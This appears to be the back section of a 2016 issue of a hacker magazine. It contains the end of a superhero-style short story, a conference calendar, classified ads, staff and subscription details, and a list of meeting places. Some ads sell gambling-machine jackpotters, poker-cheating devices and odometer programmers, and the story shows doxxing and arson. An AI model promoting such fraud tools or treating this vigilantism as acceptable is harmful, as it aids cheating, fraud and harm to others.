Using Speedy to calculate the jumps works, but with a learning curve. I apologize to a bundle of birch saplings. I take a minute to clear the suit of brush - I've acquired so much camouflage my suit smells hot - and plan my next leap carefully. Groves of trees rise up against the moonlit clouds. I feel their leaves brush the toes of my boots, and come down amongst the rocks.

Speedy beeps me again. They've stopped in a clearing, and someone's with them. I pick my way through the woods and urge Speedy a little closer.

Two semi-circles of vehicles face each other. The covered truck had joined a couple of armored Bearcats, one with a rounded rectangle mounted on top, like a metal-rimmed pool skimmer.

*Microwave suppression ray. Jesus shit.*

I lay low. Speedy keeps its slow, high orbit, grabbing plate numbers, serial numbers, makes and models. Together we triangulate shots of faces for PeeDee's database to analyze.

The buyers get out of their vehicles - an original commercial Hummer and an old Chevelle, built like a boat on the inside. I adjust my internal camera to get a better look.

They don't wear the Thug-Gone-Pro look the Council's goons prefer, or the slick-cut suits of the elder Families. Instead, carpen-

ter's pants, T-shirts, leather and denim jackets crossed with leather straps, holsters, and bandoliers.

On each jacket, a large white stencil of a massive gavel.

The Court of Last Resort. Psychotic vigilantes out of Saxon Hills who kill or maim their prey. First they pushed out the gangs - now, they snuff out vagrants, "loiterers," sex-workers, and addicts. And they're about to buy a city's worth of war gear.

Heaven help us.

Head Skinhead in Charge talks price with Saint's lieutenant. I can't hear them over my pounding heart, but the suit's recording. I open a notification from PDFaust:

:D0x.:

Vehicle records. Criminal records. Places of residence. Typically, I'd be done, ready to pass this on to anyone that'll listen - ICPD, the Feds, media outlets, whoever. They'd put on the pressure, and I'd take them down bit by bit.

I can't wait. If I don't do this tonight, someone's going to die.

I just don't know what I'm doing yet.

"Just a sample," Saint's man says. "Whatever you want, there's more."

The man's assistants parade out an unending arsenal of goods. Bean-bag guns. Rubber bullets. Tear gas. Gas masks. By the time they brought out the M16s, even the look-outs want a piece.

And that's my cue.

I send Speedy into the back of the truck. The first two guards to investigate gets a high wattage spotlight in their eyes. They fall, and two of the Court draw on the truck. The third, a long-haired lookout with a shotgun, scans the weeds for me.

With a charge, I find him first. I yank the gun away and put an armored fist in his face. I rush low and sweep up a second gunman before he can turn on me. Now the truck's between me and the last Courtman.

I zip-tie the blinded thugs before they can recover. So clean. Two more to go, now: the gunman on the far side of the truck -

"Hey, metal bitch!"

- and Saint's lieutenant.

I don't know what I'm looking at. He's got a gun, a hyper-modern take on a WWII greaser. Attached to the back is a large round drum. There's a pop like a champagne cork and a rolling fizz, and my visor goes dark.



Shit. I step back to round the corner of the truck, but my joints have seized up. Suddenly, I know what I'm dealing with: high-strength entangling foam, all over my mask and gears. Left side frozen, I hobble to the edge of the clearing. Bullets ricochet off my armor, and I regain my balance. When I hit the weeds I don't stop until I trip over a root.

I flip up my mask. Rows of blue-grey brambles call back in the moonlight. Shouts from the clearing behind me, and sweeping bright lights. I get low amongst the weeds, and the light sweeps past me.

"Silent," I whisper. "Do your thing."

Fun fact - the heat of a spark depends on the metal used to create it. Silent's titanium saw sets off sparks at 4,000 degrees Fahrenheit. More than enough to light the gasoline of three punctured gas tanks.

The explosion rocks the night, and bathes the reeds in fire-red for a moment. Shouts, and the flashlights swing away. Some bickering between gangs that simmers, but doesn't boil over. Some engines start up, peel out, and fade away.

That's when I hear the sirens. Distant, but only for now. I call Speedy to me and head back to the clearing.

Just a little time. I use Speedy for balance and hobble to the nearest Hum-Vee. I press near the elbow and deploy the Stinger, an armor-piercing blade I designed to take out the big baddies.

A lot of people would be happy to see these go back into the hands of the police. I'm not one of them. Half a dozen hits, and eager gasoline surges from the punctured metal.

The sound of choppers. Still far off. I hammer through the armor of one more Hummer, and that's all I can do.

Speedy leads me into the weeds. I put my mask back in place. Speedy zips ahead to choose a landing spot for me. The trail through the weeds behind me will simply evaporate.

Helicopters louder now. I can practically hear the searchlights.

I make my jump.

\*\*\*

The sun threatens to rise. I struggle to get the last of the gummed-up suit off of me. Note to self: invest in giant crab-crackers.

Both my boys made it home safely. Silent's left motor moans sadly, the fuselage around it badly burnt. I leave the suit in a pile on the cement floor. Can't risk burning off the foam now when the heat's still out in force.

I dry off from the shower and lay on the bed. Around me, the world is waking up.

The sun was rising when I left Vienna for Iron City. PeeDee begged me not to go.

"Stay," he said. I was itching under the weight of his lingering hug. "We'll perfect the tech. Let someone else do the grunt-work."

"I can't sit back and watch. That's what we always do. Things just get worse. Iron City needs Worker-Bee."

"Just take some time." He rested his head on my shoulder. "To make up your mind."

"I made my mind up ten years ago." I duck out and put him at arm's length. Passengers around me pulled in by the current.

The edifice is gone - only the boy remains. "Don't go."

"Coward," I say, and grip my boarding pass.

\*\*\*

And now we're back in our domains. Me, back in the city where I ducked gangs, ducked cops, ducked gun-happy property owners my whole life. Him, back in the placid center of culture, working behind the scenes.

When PeeDee first agreed to help me, he told me Vienna was the birthplace of the end of the world. If that's true, it's sowing its wild oats in Iron City.

What did I accomplish tonight? I blew up some ordinance, maybe ruined some Hummers. I stopped a major arms sale, maybe even soured relations between two upstart gangs. I also made an enemy of the ICPD - it's their equipment, after all.

I can't imagine what this city will look like in six months. I don't even know if I'll be alive. I need to get smarter.

I text PeeDee with an "X" - home safe - and pull the sleep mask down over my eyes. For now, no more questions.

*Marshall Edwards has been writing comic books and short stories for five years. He lives with his partner in Kansas City, is part of the Autism Self-Advocacy Network, and has a degree in philosophy and religion.*

# HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under \$200 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, *email us* at [happenings@2600.com](mailto:happenings@2600.com) or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA**. We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

April 23-24  
**Maker Faire U.K.**  
Life Science Center  
Newcastle upon Tyne, England  
[www.makerfaireuk.com](http://www.makerfaireuk.com)

May 5-6  
**THOTCON 0x7**  
Chicago, Illinois  
[thotcon.org](http://thotcon.org)

May 20-22  
**Maker Faire Bay Area**  
San Mateo Event Center  
San Mateo, California  
[www.makerfaire.com](http://www.makerfaire.com)

May 20-22  
**NolaCon**  
Crowne Plaza New Orleans  
New Orleans, Louisiana  
[nolacon.com](http://nolacon.com)

June 2-3  
**RVasec**  
Virginia Commonwealth University  
Richmond, Virginia  
[rvasec.com](http://rvasec.com)

June 8-12  
**ToorCamp**  
Doe Bay Resort  
Orcas Island, Washington  
[toorcamp.toorcon.net](http://toorcamp.toorcon.net)

June 10-12  
**CircleCityCon**  
Westin Indianapolis  
Indianapolis, Indiana  
[circleciticon.com](http://circleciticon.com)

July 2-3  
**Nuit Du Hack**  
Disneyland Paris Convention Center  
Paris, France  
[www.nuitduhack.com](http://www.nuitduhack.com)

July 22-24  
**The Eleventh HOPE**  
Hotel Pennsylvania  
New York City, New York  
[xi.hope.net](http://xi.hope.net)

August 4-7  
**DEF CON 24**  
Paris/Bally's  
Las Vegas, Nevada  
[www.defcon.org](http://www.defcon.org)

September 23-25  
**DerbyCon**  
Hyatt Regency  
Louisville, Kentucky  
[www.derbycon.com](http://www.derbycon.com)

October 1-2  
**World Maker Faire New York**  
New York Hall of Science  
Queens, New York  
[www.makerfaire.com](http://www.makerfaire.com)

October 6-7  
**GrrCON**  
DeVos Place  
Grand Rapids, Michigan  
[www.grrcon.org](http://www.grrcon.org)

December 27-30  
**Chaos Communication Congress**  
Congress Center Hamburg  
Hamburg, Germany  
[ccc.de](http://ccc.de)

*Please send us your feedback on any events you attend  
and let us know if they should/should not be listed here.*

# Marketplace

## Events

**THE ELEVENTH HOPE.** 2600 presents the eleventh Hackers On Planet Earth conference at New York City's H0tel PENnsylvania July 22-24, 2016. Visit [xi.hope.net](http://xi.hope.net) for the latest news, travel info, special hotel rates, etc. Speakers wanted: email [speakers@hope.net](mailto:speakers@hope.net). Volunteers wanted: email [volunteers@hope.net](mailto:volunteers@hope.net). Vendors wanted: email [vendors@hope.net](mailto:vendors@hope.net). Workshops wanted: email [workshops@hope.net](mailto:workshops@hope.net). Projects wanted: email [projects@hope.net](mailto:projects@hope.net). Anything else? Email [eleven@hope.net](mailto:eleven@hope.net). You get the idea. You can help define what The Eleventh HOPE focuses on and be a real part of hacker history, right in the middle of midtown Manhattan, across the street from the busiest train station in America. You can also join our announcement mailing list from the main page of our website. Call (212) PENnsylvania 6-5000 for the special conference room rate.

## For Sale

**HACKER WAREHOUSE** is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we strive to carry only the highest quality gear from the best brands in the industry. From WiFi Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Check us out at [HackerWarehouse.com](http://HackerWarehouse.com).

**CLUB-MATE** is now easy to get in the United States! The caffeinated German beverage is a huge hit at any hacker gathering. Available in two quantities: \$36.99 per 12 pack or \$53.99 per 18 pack of half liter bottles plus shipping. Write to [contact@club-mate.us](mailto:contact@club-mate.us) or order directly from [store.2600.com](http://store.2600.com). We are now working to supply stores nationwide - full details at [club-mate.us](http://club-mate.us).

**GAMBLING MACHINE JACKPOTTERS**, portable magnetic stripe readers & writers, RFID reader writers, lockpicks, vending machine jackpotters, concealable blackjack card counting computers, poker cheating equipment, computer devices, odometer programmers, and much more. [www.hackershomepage.com](http://www.hackershomepage.com)

**HACKER CLOTHING & LOCK PICKS** - HackerStickers.com has a growing selection of hacker, gamer, geek, and security advocate clothing, hardware, caffeine, stickers, lock picks, patches, pins, etc. 2600 readers get a free sticker with any order. Add a sticker to cart and enter code "FREESTICK" at checkout at [HackerStickers.com](http://HackerStickers.com).

**PRIVACYSCAN** seeks & destroys privacy threats on the Mac wiping your tracks on where you surf and what you do on your computer. Learn more at <http://privacyscan.securemac.com/>

**BLUETOOTH SEARCH FOR ANDROID** searches for nearby discoverable Bluetooth devices. Runs in the background while you use other apps, recording devices' names, addresses, and signal strength, along with device type, services, and manufacturer. Handles Bluetooth Classic and Bluetooth LE (on LE-equipped Android devices). This is a valuable tool for anyone developing Bluetooth software, security auditors looking for potentially vulnerable devices, or anyone who's just curious about the Bluetooth devices in their midst. Exports device data to a CSV file for use in other programs, databases, etc. If you've used tools like btscanner, SpoofTooph, Harald Scan, or Bluelog on other platforms, you need Bluetooth Search on your Android device. More info and download at <http://tinyurl.com/btscan>.

**A TOOL TO TALK TO CHIPS.** It's the middle of the night. You compile and program test code for what must be the 1000th

time. Digging through the datasheets again, you wonder if the problem is in your code, a broken microcontroller... who knows? There are a million possibilities, and you've already tried everything twice. Imagine if you could take the frustration out of learning about a new chip. Type a few intuitive commands into the Bus Pirate's simple console interface. The Bus Pirate translates the commands into the correct signals, sends them to the chip, and the reply appears on the screen. No more worry about incorrect code and peripheral configuration, just pure development fun for only \$30 including world wide shipping. Check out this open source project and more at [DangerousPrototypes.com](http://DangerousPrototypes.com).

**PROTECT YOUR PRIVACY ONLINE.** FoxyProxy sells VPN and proxy services. Why choose us? We've been around since 2006 and have always been privately owned, independently operated. We don't have any shareholders or venture capitalists to satisfy by compromising your privacy. No advertising. No logging. No spamming or marketing emails. We don't sell your email address and other information. **WE ARE HUGE OPEN-SOURCE CONTRIBUTORS.** All accounts come with both VPN AND proxy service. Choose from 60 different countries. Use coupon code "2600-hope" for 10% off any purchase. [getfoxyproxy.com](http://getfoxyproxy.com)

**OPEN POWER: Electoral Reform Act of 2015 - Open Source Activist Tool Kit** by HOPE speaker Robert Steele available on the Kindle and at [amazon.com](http://amazon.com)

## Announcements

**HAVE YOU SEEN THE NEW 2600 STORE?** We've finally made the jump into the 21st century with a store that has more features, hacker stuff, and endless possibilities than ever before. We now accept Bitcoin and Google Wallet, along with the usual credit cards and PayPal. We have more digital download capability for the magazine and for HOPE videos. Best of all, we've lowered prices on much of our stock. Won't you pay us a visit? [store.2600.com](http://store.2600.com)

**AUSTIN HACKERSPACE:** A shared workshop with electronics lab, laser cutters, 3D printers, CNC machines, car bay, woodworking, and more! \$60/mo for 24/7 access to all this and a great community as well. Open House and open meetups weekly. 9701 Dessau Rd, Austin, TX <http://atxhs.org/>

## Services

**ADDICTION RECOVERY SUPPORT.**  
[www.askanaddictioncounselor.com](http://www.askanaddictioncounselor.com)

**FREE UNIX SHELLS.** NinjaShells is a premium provider of UNIX shells for FREE. Our services run on FreeBSD and have nearly 100% uptime and are stable. Background processes are allowed, as well as ZNC, psync, and egghops. Standard development utilities are provided such as gcc and standard libraries. Visit <http://www.ninjashells.net> for your FREE UNIX shell.

**DOUBLEHOP.ME** is an edgy VPN startup aiming to rock the boat with double VPN hops and encrypted multi-datacenter interconnects. We enable our clients to VPN to country A, and transparently exit country B. Increase your privacy with multiple legal jurisdictions and leave your traditional VPN behind! We don't keep logs, so there's no way for us to cooperate with LEOs, even if we felt compelled to; we simply respond with one liners from 50 shades. We accept Bitcoin and promote encrypted registration over Telegram Messenger. Use promo code COSBYSWEATER2600 for 50% off (<https://www.doublehop.me>).



**HACKERS, PHREAKERS, COMPUTER NERDS.** Feel disillusioned, depressed, and dissatisfied with the way your life is passing? Need love, happiness, togetherness, and financial freedom? Here is the solution. Be with us to be yourself. You can be independent by joining with your kind. Enjoy the possibilities of collective thought, with associates who feel and think just like you do. Break that old routine, and dare to explore something new and unique. Contact THE HUB at: P. Bronson, P.O. Box 1000-AF8163, Houtzdale, PA 16698-1000.

**FBI FILES** - Public service websites GetGrandpasFBIfile.com and GetMyFBIfile.com provide simple form letters to get dossiers from the FBI and other agencies. Free of charge. You can also print out the blank request templates if you prefer not to share personal information while using the website.

**ANTIQUE COMPUTERS.** From Altos to Zorba and everything in between - Apple, Commodore, DEC, IBM, MITS, Xerox... vintagecomputer.net is full of classic computer hardware restoration information, links, tons of photos, video, document scans, and how-to articles. A place for preserving historical computers, maintaining working machines, running a library of hard-to-find documentation, magazines, SIG materials, BBS disks, manuals, and brochures from the 1950s through the early WWW era. <http://www.vintagecomputer.net>

**LISTEN TO THE GR3YNOISE PODCAST.** The podcast formerly known as the SYNACK Pack is now GR3YNOISE! There are many security minded podcasts out there, and we're one of them. We are here for the newbies and veterans alike! The GR3YNOISE podcast discusses general news as well as technology specific issues, all from a hacker perspective. Recorded at the SYNShop Hackerspace in Las Vegas, NV. Have a listen and we LOVE feedback! <https://greynoi.se>.

**BOBBY JOE SNYDER TEACHES HACKING** (or an aspect of hacking). The lesson is geared to anyone with an algebra 2 knowledge. The equation is number theory so complex patterns are described by simple algebra. Usually the audience is math literate. But even being math literate, the way I describe the problem may sound complicated. The problem is broken down in these lessons in a way that will make the equations best understood. Lesson 1: <https://onedrive.live.com/redir?resid=6DA091A54585CF8E!176&authkey=!AClfEOTHrMEGqy0&ithint=file%2cpptx>. Lesson 2: <https://onedrive.live.com/redir?resid=6DA091A54585CF8E!183&authkey=!AFCufpJkTzUNs54&ithint=file%2cpptx>. Lesson 3: [https://onedrive.live.com/redir?resid=6DA091A54585CF8E!188&authkey=!AGLL\\_XUnRG2ooGE&ithint=file%2cpptx](https://onedrive.live.com/redir?resid=6DA091A54585CF8E!188&authkey=!AGLL_XUnRG2ooGE&ithint=file%2cpptx)

**DIGITAL FORENSICS FOR THE DEFENSE!** Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Sensei's digital forensic examiners hold the prestigious CISSP, CCE, and EnCE certifications. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We recover data nationwide from many sources, including computers, external media, tablets, and smartphones. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Our principals are co-authors of *Locked Down: Practical Information Security for Lawyers* (American Bar Association 2016), *Encryption Made Simple for Lawyers* (American Bar Association 2015), and hundreds of articles on digital forensics and an award-winning blog on electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703.359.0700 or

email us at [sensei@senseient.com](mailto:sensei@senseient.com).

**DATA RAIN SOLUTIONS** is a budding Colorado IT startup specializing in reliable and affordable remote tech support in advanced malware removal, PC optimization, diagnostics, and more. 2600 subscribers get 10% off their first order, as-needed basis, or 1 year sub. Contact us: [shanaroneasomi@yahoo.com](mailto:shanaroneasomi@yahoo.com). Visit us: <http://shanaroneasomi.wix.com/datarain>. Join the team! (Hackers welcome)

**GET YOUR HAM RADIO LICENSE!** KB6NU's "No-Nonsense" study guides make it easy to get your Technician Class, General Class, or Extra Class amateur radio license. They clearly and succinctly explain the concepts, while at the same time give you the answers to all of the questions on the test. The PDF version of the Technician Class study guide is free, but there is a small charge for the other versions. All of them are available from [www.kb6nu.com/study-guides](http://www.kb6nu.com/study-guides). Paperback versions are also available from Amazon. E-mail [cwgeek@kb6nu.com](mailto:cwgeek@kb6nu.com) for more information.

**SECURE UNIX SHELLS & HOSTING SINCE 1999.** JEAH.NET is one of the oldest and most trusted for fast, stable shell accounts. We provide hundreds of vhost domains for IRC and email, the latest popular \*nix programs, access to classic shell programs and compilers. JEAH.NET proudly hosts eggdrop, BNC, IRCD, and web sites w/SQL. 2600 readers' setup fees are always waived. BTW: FYNE.COM (our sister co.) offers free DNS hosting and WHOIS privacy for \$3.50 with all domains registered or transferred in!

**INTELLIGENT HACKERS UNIX SHELL:** Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from \$5/month, with a money back guarantee. Lifetime 26% discount for 2600 readers. Coupon Code: Save2600. <http://www.reverse.net/>

### Personal

**OCCUPY DALLAS!** Hacktivist "Ghost Exodus" is being released from prison 7/14/16 and looking for fellow activists to help organize an #OpDallas in response to the DOJ's political agenda against hackers like Hammond, DeHart, Brown, Swartz, and KYAnonymous. Expose the agenda and get the nation involved in sentencing reforms. Join us. [www.facebook.com/GHOSTEXODUS](http://www.facebook.com/GHOSTEXODUS), [freejesselegalteam@yahoo.com](mailto:freejesselegalteam@yahoo.com). Power to the Peaceful.

**ATTENTION WORLD HACKERS.** Eight years of this B/S. Looking for motivated hackers who can post my name and address all over the Internet so I can receive the latest tech information., business opportunities (and hot girls): David Rademaker #PO1361, RJ Donovan, 480 Alta Road, San Diego, California 92179.

**ONLY SUBSCRIBERS CAN ADVERTISE IN 2600!** Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to [subs@2600.com](mailto:subs@2600.com).

**Deadline for Summer issue: 5/21/16.**

# Are You a Hacker? Can You Write?

If you answered yes to both questions, you belong to two rare groups of people. And odds are you have some really interesting things to say.

Here at 2600, we're always searching for new voices and subject matter. As hackers, we believe in open disclosure of any type of security vulnerabilities (real or theoretical) and an enthusiastic approach to all forms of technology. And we're not afraid of controversy. It's what we've been doing since 1984.

Never written an article before? Don't worry. You don't have to be Shakespeare. (In fact, we'd prefer it if you weren't.) If you get the basic concepts of sentence structure and punctuation, we have editors standing by who can fix any grammar issues and make your piece something you'll be proud of.

Subject matter? Please. Look around you. Technology is everywhere. Security, privacy, getting around restrictions, thinking outside the box.... All you need do is find something you're interested in that everyone around you probably thinks is a waste of time. Remember to have that hacker mindset in place when you put pen to paper (or however people write these days).

Send your articles to [articles@2600.com](mailto:articles@2600.com). We accept long articles. We accept short articles. And the ones we print live forever in the hacker world.

(Printed articles will get you a free t-shirt, subscription to the magazine, or a year of back issues.)

## ATTENTION LIFETIME SUBSCRIBERS!

If you want to receive annual digital digests instead of - or in addition to - your quarterly paper issues, this is now possible without having to buy both at full price. For \$100, we will sign you up for the lifetime digital digest plan as well (once we verify that you are an existing lifetime subscriber). You will receive all of the digests that have already been released (Volumes 1-10 and 25-31) plus five newly released ones each year, and one per year once all of the back issue digests have come out. Just visit the downloads section at [store.2600.com](http://store.2600.com) and sign up!

Since we take the word "lifetime" quite seriously, we will not cancel your existing subscription as long as you are still living. However, if you really don't want to get paper issues anymore, simply tell us this and you can transfer your subscription to someone else on our newly created lifetime waiting list. (It's like an organ donor waiting list but a whole lot more pleasant.) And you'll feel great having donated your remaining paper issues to someone who wouldn't have gotten them otherwise. Full details can be found at our store.

*"The first condition of progress is the removal of censorship."  
- George Bernard Shaw*

**Editor-In-Chief**  
Emmanuel Goldstein

**S**

**Infrastructure**  
flyko

**Associate Editor**  
Bob Hardy

**T**

**Network Operations**  
phiber

**Layout and Design**  
Skram

**A**

**Broadcast Coordinator**  
Juintz

**Cover**  
Dabu Ch'wald

**F**

**IRC Admins**  
beave, koz, r0d3nt

**Office Manager**  
Tampruf

**F**

**Inspirational Music:** Kids on a Crime Spree, Family of the Year, The Levellers, Bleached

**Shout Outs:** Nick Merrill, Greg & Ilana, Sven, Cory Doctorow

**R.I.P.** Huey, David Bowie, Bob Elliott, elmar

**2600 is written by members of the global hacker community.**

**You can be a part of this by sending your submissions to  
articles@2600.com or the postal address below.**

.....  
**2600** (ISSN 0749-3851, USPS # 003-176);  
*Spring 2016, Volume 33 Issue 1, is  
published quarterly by 2600 Enterprises Inc.,  
2 Flowerfield, St. James, NY 11780.  
Periodical postage rates paid at  
St. James, NY and additional mailing offices.*

**POSTMASTER:**

Send address changes to: 2600  
P.O. Box 752 Middle Island,  
NY 11953-0752.

**SUBSCRIPTION CORRESPONDENCE:**

2600 Subscription Dept., P.O. Box 752,  
Middle Island, NY 11953-0752 USA  
(subs@2600.com)

**YEARLY SUBSCRIPTIONS:**

*U.S. & Canada* - \$27 individual,  
\$50 corporate (U.S. Funds)  
*Overseas* - \$38 individual, \$65 corporate

**BACK ISSUES:**

1984-1999 are \$25 per year when available.  
Individual issues for 1988-1999  
are \$6.25 each when available.  
2000-2015 are \$27 per year or \$6.95 each.  
Shipping added to overseas orders.

**LETTERS AND ARTICLE  
SUBMISSIONS:**

2600 Editorial Dept., P.O. Box 99,  
Middle Island, NY 11953-0099 USA  
(letters@2600.com, articles@2600.com)

**2600 Office/Fax Line: +1 631 751 2600**

Copyright © 2016; 2600 Enterprises Inc.



**ARGENTINA**  
**Buenos Aires:** Bodegon Bellagamba, Carlos Calvo 614, San Telmo. In the back tables passing bathrooms.  
**Saavedra:** Pizzeria La Parola de Saavedra, Av. Cabildo 4499, Capital Federal. 7 pm

**AUSTRALIA**  
**Central Coast:** Ourimbah RSL (in the TAB area), 6/22 Pacific Hwy. 6 pm  
**Melbourne:** Oxford Scholar Hotel, 427 Swanston St.  
**Sydney:** Metropolitan Hotel, 1 Bridge St. 6 pm

**AUSTRIA**  
**Graz:** Cafe Haltestelle on Jakominiplatz.  
**BELGIUM**  
**Antwerp:** Central Station, top of the stairs in the main hall. 7 pm

**BRAZIL**  
**Belo Horizonte:** Pelego's Bar at Assufeng, near the payphone. 6 pm

**CANADA**  
**Alberta**  
**Calgary:** Food court of Eau Claire Market. 6 pm  
**Edmonton:** Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

**British Columbia**  
**Kamloops:** Student St in Old Main in front of Tim Horton's, TRU campus.  
**Vancouver:** International Village Mall food court.

**Manitoba**  
**Winnipeg:** St. Vital Shopping Center, food court by HMV.

**New Brunswick**  
**Moncton:** Champlain Mall food court, near KFC. 7 pm

**Newfoundland**  
**St. John's:** Memorial University Center food court (in front of the Dairy Queen).

**Ontario**  
**Ottawa:** World Exchange Plaza, 111 Albert St, second floor. 6:30 pm  
**Toronto:** Free Times Cafe, College and Spadina.  
**Windsor:** Sandy's, 7120 Wyandotte St E. 6 pm

**CHINA**  
**Hong Kong:** Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

**COSTA RICA**  
**Heredia:** Food court, Paseo de las Flores Mall.

**CZECH REPUBLIC**  
**Prague:** Legenda pub. 6 pm

**DENMARK**  
**Aalborg:** Fast Eddie's pool hall.  
**Aarhus:** In the far corner of the DSB cafe in the railway station.  
**Copenhagen:** Cafe Blasen.  
**Sonderborg:** Cafe Druen. 7:30 pm

**FINLAND**  
**Helsinki:** Fenniakorttel food court (Vuorikatu 14).

**FRANCE**  
**Cannes:** Palais des Festivals & des Congres la Croisette on the left side.  
**Grenoble:** EVE performance hall on the campus of Saint Martin d'Herès. 6 pm  
**Lille:** Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm  
**Paris:** Quick Restaurant, Place de la Republique. 6 pm  
**Rennes:** Bar le Golden Gate, Rue St Georges a Rennes. 8 pm  
**Rouen:** Place de la Cathedrale, benches to the right. 8 pm  
**Toulouse:** Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

**GREECE**  
**Athens:** Outside the bookstore Papatotiriou on the corner of Patision and Stourmari. 7 pm

**IRELAND**  
**Dublin:** At the payphones beside the Dublin Tourism Information Centre on Suffolk St. 7 pm

**ISRAEL**  
**\*Beit Shemesh:** In the big Fashion Mall (across from train station), second floor, food court. Phone: 1-800-800-515. 7 pm  
**\*Safed:** Courtyard of Ashkenazi Ari.

**ITALY**  
**Milan:** Piazza Loreto in front of McDonalds.

**JAPAN**  
**Kagoshima:** Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.  
**Tokyo:** Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

**MEXICO**  
**Chetumal:** Food court at La Plaza de Americas, right front near Italian food.  
**Mexico City:** "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

**NETHERLANDS**  
**Utrecht:** In front of the Burger King at Utrecht Central Station. 7 pm

**NORWAY**  
**Oslo:** Sentral Train Station at the "meeting point" area in the main hall. 7 pm  
**Tromsø:** The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

**PERU**  
**Lima:** Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm  
**Trujillo:** Starbucks, Mall Aventura Plaza. 6 pm

**PHILIPPINES**  
**Quezon City:** Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

**RUSSIA**  
**Moscow:** Pub Lora Craft, Pokrovka St 1/13/6. 7 pm

**SWEDEN**  
**Stockholm:** Starbucks at Stockholm Central Station.

**SWITZERLAND**  
**Lausanne:** In front of the MacDo beside the train station. 7 pm

**THAILAND**  
**Bangkok:** The Connection Seminar Center. 6:30 pm

**UNITED KINGDOM**  
**England**  
**Brighton:** At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm  
**Leeds:** The Brewery Tap Leeds. 7 pm  
**London:** Trocadero Shopping Center (near Piccadilly Circus), front entrance on Coventry St. 6:30 pm  
**Manchester:** Bulls Head Pub on London Rd. 7:30 pm  
**Norwich:** Entrance to Chapelfield Mall, under the big screen TV. 6 pm

**Scotland**  
**Glasgow:** Starbucks, 9 Exchange Pl. 6 pm

**Wales**  
**Ewloe:** St. David's Hotel.

**UNITED STATES**  
**Alabama**  
**Auburn:** The student lounge upstairs in the Foy Union Building. 7 pm  
**Arizona**  
**Phoenix:** HeatSync Labs, 140 W Main St. 6 pm  
**Prescott:** Method Coffee, 3180 Willow Creek Rd. 6 pm

**Arkansas**  
**Ft. Smith:** River City Deli at 7320 Rogers Ave. 6 pm

**California**  
**Anaheim (Fullerton):** The Night Owl, 200 N Harbor Blvd. 7 pm  
**Chico:** Starbucks, 246 Broadway St. 6 pm  
**Los Angeles:** Union Station, inside main entrance (Alameda St side) near the Traxx Bar.  
**Monterey:** East Village Coffee Lounge. 5:30 pm  
**Sacramento:** Hacker Lab, 1715 I St.  
**San Diego:** Regents Pizza, 4150 Regents Park Row #170.  
**San Francisco:** 4 Embarcadero Center near street level fountains. 6 pm  
**San Jose:** Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

**Colorado**  
**Fort Collins:** Dazbog Coffee, 2733 Council Tree Ave. 7 pm

**Connecticut**  
**Newington:** Panera Bread, 3120 Berlin Tpke. 6 pm

**Delaware**  
**Newark:** Barnes and Nobles cafe area, Christiana Mall.

**District of Columbia**  
**Arlington:** Rock Bottom at Ballston Commons Mall. 7 pm

**Florida**  
**Fort Lauderdale:** Undergrounds Coffeehaus, 3020 N Federal Hwy. 7 pm  
**Gainesville:** In the back of the University of Florida's Reitz Union food court. 6 pm  
**Jacksonville:** Kickbacks Gastropub, 910 King St. 6:30 pm  
**Melbourne:** Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm  
**Sebring:** Lakeshore Mall food court, next to payphones. 6 pm  
**Titusville:** Bar IX, 317 S Washington Ave.

**Georgia**  
**Atlanta:** Lenox Mall food court. 7 pm

**Hawaii**  
**Hilo:** Prince Kuhio Plaza food court, 111 East Puainako St.

**Idaho**  
**Boise:** BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.  
**Pocatello:** Flipside Lounge, 117 S Main St. 6 pm

**Illinois**  
**Chicago:** Space by Doejo, 444 N Wabash, 5th Floor. 6 pm  
**Peoria:** Starbucks, 1200 West Main St.

**Indiana**  
**Evansville:** Barnes & Noble cafe at 624 S Green River Rd.  
